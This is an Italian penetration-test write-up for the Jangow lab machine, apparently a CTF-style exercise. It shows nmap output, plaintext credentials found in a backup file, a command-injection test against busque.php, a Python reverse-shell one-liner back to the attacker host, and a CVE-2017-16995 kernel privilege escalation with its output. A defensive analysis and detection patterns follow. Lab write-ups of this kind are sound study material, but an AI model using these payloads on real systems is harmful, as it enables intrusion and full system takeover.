Report Tecnico di Penetration Testing – Target Jangow

Black Box Penetration Test - Full System Compromise

Autore: Datashields **Data:** 29/01/2026

Sintesi Esecutiva

L'attività di test, condotta in modalità **Black Box** contro il target **Jangow** (192.168.50.8), ha evidenziato vulnerabilità critiche che hanno portato alla completa compromissione del sistema. Attraverso una catena di attacco che ha sfruttato un'esposizione di informazioni sensibili (**Information Disclosure**) e una vulnerabilità di esecuzione remota di codice (**RCE**), è stato possibile ottenere l'accesso iniziale. Successivamente, lo sfruttamento di una vulnerabilità nota del **Kernel Linux** ha permesso l'escalation dei privilegi fino all'utente amministrativo **ROOT**.

Profilo di Rischio e Vulnerabilità

- **CVE Critica (Privilege Escalation): CVE-2017-16995** (Linux Kernel Version 4.4.x - Local Privilege Escalation).
- **Vulnerabilità Web (Initial Access):** Unauthenticated Remote Code Execution (RCE) su parametro GET non sanitizzato.
- **Risk Score (CVSS v3.1): 9.8 (Critical)**
- **Impatto (CIA Triad):**
    - **Riservatezza:** Compromessa (Esfiltrazione totale di dati e credenziali).
    - **Integrità:** Compromessa (Possibilità di alterazione del filesystem).
    - **Disponibilità:** A rischio (Controllo totale dei servizi).

Scenario e Strumenti

Scenario Operativo

Il test è stato eseguito all'interno di una rete controllata con presenza di nodo pfSense (configurato per NAT/rumore di rete).

- **IP Attacker (Kali Linux):** 192.168.50.3
- **IP Target (Jangow):** 192.168.50.8

Strumenti Utilizzati

- **Nmap:** Scansione delle porte e rilevamento versioni servizi.
- **Gobuster:** Enumerazione directory web e ricerca file nascosti/backup.
- **Browser/Burp Suite:** Manipolazione richieste HTTP per iniezione payload.

- **Python:** Scripting per reverse shell e stabilizzazione terminale.
- **GCC:** Compilazione exploit C sulla macchina target.

Svolgimento (Fase Offensiva- Red Team)

Ricognizione ed Enumerazione

La scansione iniziale verso l'IP target 192.168.50.8 ha rilevato due servizi principali attivi:

- **Porta 21:** FTP (vsftpd)
- **Porta 80:** HTTP (Apache/Ubuntu)

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 192.168.50.8
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 04:22 -0500
Nmap scan report for 192.168.50.8 (192.168.50.8)
Host is up (0.0015s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
MAC Address: 08:00:27:2F:87:60 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.97 seconds
```

Figura 1 Scansione nmap su target jangow01

Durante l'enumerazione approfondita delle directory web, l'utilizzo di wordlist specifiche per file di backup ha permesso di individuare un file critico esposto pubblicamente: /.backup. L'analisi del contenuto ha rivelato credenziali in chiaro:

- User: jangow01
- Pass: abygurl69



Figura 2 Contenuto /.backup

Accesso Iniziale (Initial Access)

Le credenziali recuperate hanno garantito l'accesso al servizio FTP. Sebbene non fosse possibile caricare file nella root FTP, è stata verificata la possibilità di scrittura nella home directory dell'utente (/home/jangow01). Questo canale è stato preparato per il futuro trasferimento di exploit .

Parallelamente, l'analisi dell'applicazione web ha identificato una vulnerabilità di **Command Injection** sulla pagina /site/busque.php. Il parametro buscar non sanitizza l'input, permettendo l'esecuzione di comandi di sistema.

- *Test:* http://192.168.50.8/site/busque.php?buscar=id
- *Risultato:* Il server ha restituito l'output del comando id (uid=33(www-data)).



Figura 3 Conferma RCE

Sfruttando questa falla, è stata iniettata una **Reverse Shell Python** per connettersi alla macchina attaccante sulla porta 443 (scelta per evadere potenziali filtri firewall).

- *Comando:* python3 -c 'import socket,os,pty;s=socket.socket();s.connect(("192.168.50.3",443));os.dup2(s.fileno(),0);...'



Figura 4 Ottenimento shell

Privilege Escalation (Root Compromise)

Una volta ottenuto l'accesso come utente a bassi privilegi (www-data), è stata eseguita una ricognizione interna. L'analisi del sistema operativo ha rivelato una versione del Kernel Linux (**4.4.x**) obsoleta e vulnerabile.

È stato selezionato l'exploit pubblico per **CVE-2017-16995**.

1. **Trasferimento:** Il codice sorgente exploit.c è stato caricato tramite FTP nella cartella scrivibile /home/jangow01.
2. **Compilazione:** Dalla shell, l'exploit è stato compilato con gcc exploit.c -o pwned.
3. **Esecuzione:** Il binario è stato lanciato, ottenendo l'immediata elevazione dei privilegi.

```
jangow01@jangow01:~$ ./pwn
./pwn
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff88003aff1d00
[*] Leaking sock struct from ffff880035e7cb40
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800352793c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8800352793c0
[*] credentials patched, launching shell ...
# ls -la
```

Figura 5 Ottenimento root

```
cat proof.txt
                      @@@@&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@@@@&&&&&&&&&&&&&&
                      @  @@@@@@@@@@@@@@@@@&#    #@@@@@@@@@&(.     /&@@@@@@@@@@@@
                      @  @@@@@@@@@@@@&( .@@@@@@@@@&%####(((//#&@@@@&    .&@@@@@@
                      @  @@@@@@@@&  @@@@@@@&@@@@@@&%######%&@*    ./@@*   &@@
                      @  @@@@@* (@@@@@@@@@@#/.                  .*@.  .#&.   &@@@@&&
                      @  @@@, /@@@@@@@@@#,                          .@.  ,&,   @@@&&
                      @  @&  @@@@@@@@@#.          @@@,@@@/           %.  #,   %@&
                      @@@#  @@@@@@@@@/          .@@@@@@@@@@@@          *  .,    @@
                      @@&  @@@@@@@@@*           @@@@@@@@@@@@@            ,       @
                      @&  .@@@@@@@@(       @@@@@@@@@@@@@@@@@@@@@@@@       *.       &@
                      @@/  *@@@@@@@@/            @@@@@@@@@@@@@#                      @@
                      @@   .@@@@@@@@/           @@@@@@@@@@@@@@@              @#      @@
                      @@    @@@@@@@@@.           @@@@@@@@@@@@@              @@(      @@
                       @&   .@@@@@@@@@.           , @@@@@@@ *             .@@@*(    .@
                       @@    ,@@@@@@@@@,    @@@@@@@@@@&*%@@@@@@@@@@,    @@@@@(%&*   &@
                       @@&     @@@@@@@@@@@@@@@@@@@          (@@@@@@@@@@@@@@@@%@@/   &@
                       @ @&     ,@@@@@@@@@@@@@@@,@@@@@@@@&%@@@@@@@@@@@@@@@@%*   &@
                       @  @@.     .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*    &@&
                       @  @@@&       ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/     &@@&&
                       @  @@@@@.        *%@@@@@@@@@@@@@@@@@@@@@@@@&#/.      &@@@@&&
                       @  @@@@@@@@&              JANGOW               &@@@
                       @  &&&&&&&&&@@@&     @@(&@ @. %.@ @@%@     &@@@&&&&
                                  &&&@@@@&%       &/    (&&@@@&&&
                                    ((((((((((((((((((((((((((((
```

Figura 6 Flag

Analisi Difensiva (Fase Difensiva- Blue Team)

Root Cause Analysis (RCA)

L'incidente è imputabile a una serie di mancanze nella gestione della sicurezza applicativa e sistemistica:

1. **Improper Input Handling (CWE-78):** L'applicazione web concatena input utente non validato direttamente in chiamate di sistema (system() o exec()).
2. **Sensitive Data Exposure:** File di backup contenenti credenziali sono stati lasciati accessibili nella webroot senza restrizioni di accesso.
3. **Patch Management Carente:** Il sistema operativo esegue un Kernel Linux 4.4, per il quale esistono exploit pubblici di privilege escalation (Local Exploit) da diversi anni.

Mitigazione e Hardening

Per mettere in sicurezza il sistema, si raccomandano le seguenti azioni prioritarie:

1. **Fix Applicativo:** Riscrivere la logica di busque.php eliminando l'uso di chiamate alla shell per funzionalità di ricerca o implementando whitelist rigorose sugli input.
2. **Clean-up & Access Control:** Rimuovere immediatamente i file /.backup e configurare il server web (es. .htaccess o configurazione Apache) per bloccare l'accesso a file nascosti (dotfiles).
3. **System Update:** Aggiornare il Kernel Linux e tutti i pacchetti di sistema all'ultima versione stabile supportata (es. migrazione a Ubuntu 20.04/22.04 LTS).
4. **Network Segmentation:** Implementare regole firewall in uscita (Egress Filtering) per impedire al server web di iniziare connessioni arbitrarie verso Internet o reti interne non autorizzate.

Detection (Rilevamento)

- **Web Logs:** Configurare allarmi per richieste HTTP contenenti pattern di command injection (es. ;, |, $(, python, nc).
- **File Monitoring (FIM):** Monitorare la creazione di file eseguibili o sorgenti C/Python in directory temporanee (/tmp, /dev/shm) o nelle home directory degli utenti web.

Conclusioni

L'attività di Penetration Testing ha dimostrato che il server **Jangow** presenta criticità di sicurezza inaccettabili per un ambiente di produzione. La combinazione di codice web insicuro, gestione negligente delle credenziali e sistema operativo obsoleto ha permesso a un attaccante esterno di ottenere il controllo totale (Root) in tempi ridotti.

Le contromisure difensive attuali sono inefficaci. Non sono stati rilevati meccanismi di blocco (WAF) né controlli di integrità che avrebbero potuto rallentare l'attacco.

Raccomandazione Finale

Si consiglia di **isolare immediatamente** la macchina dalla rete fino all'avvenuta applicazione delle patch e alla bonifica del codice. È necessario istituire un processo periodico di *Vulnerability Assessment* per prevenire il ripetersi di scenari simili causati da software obsoleto.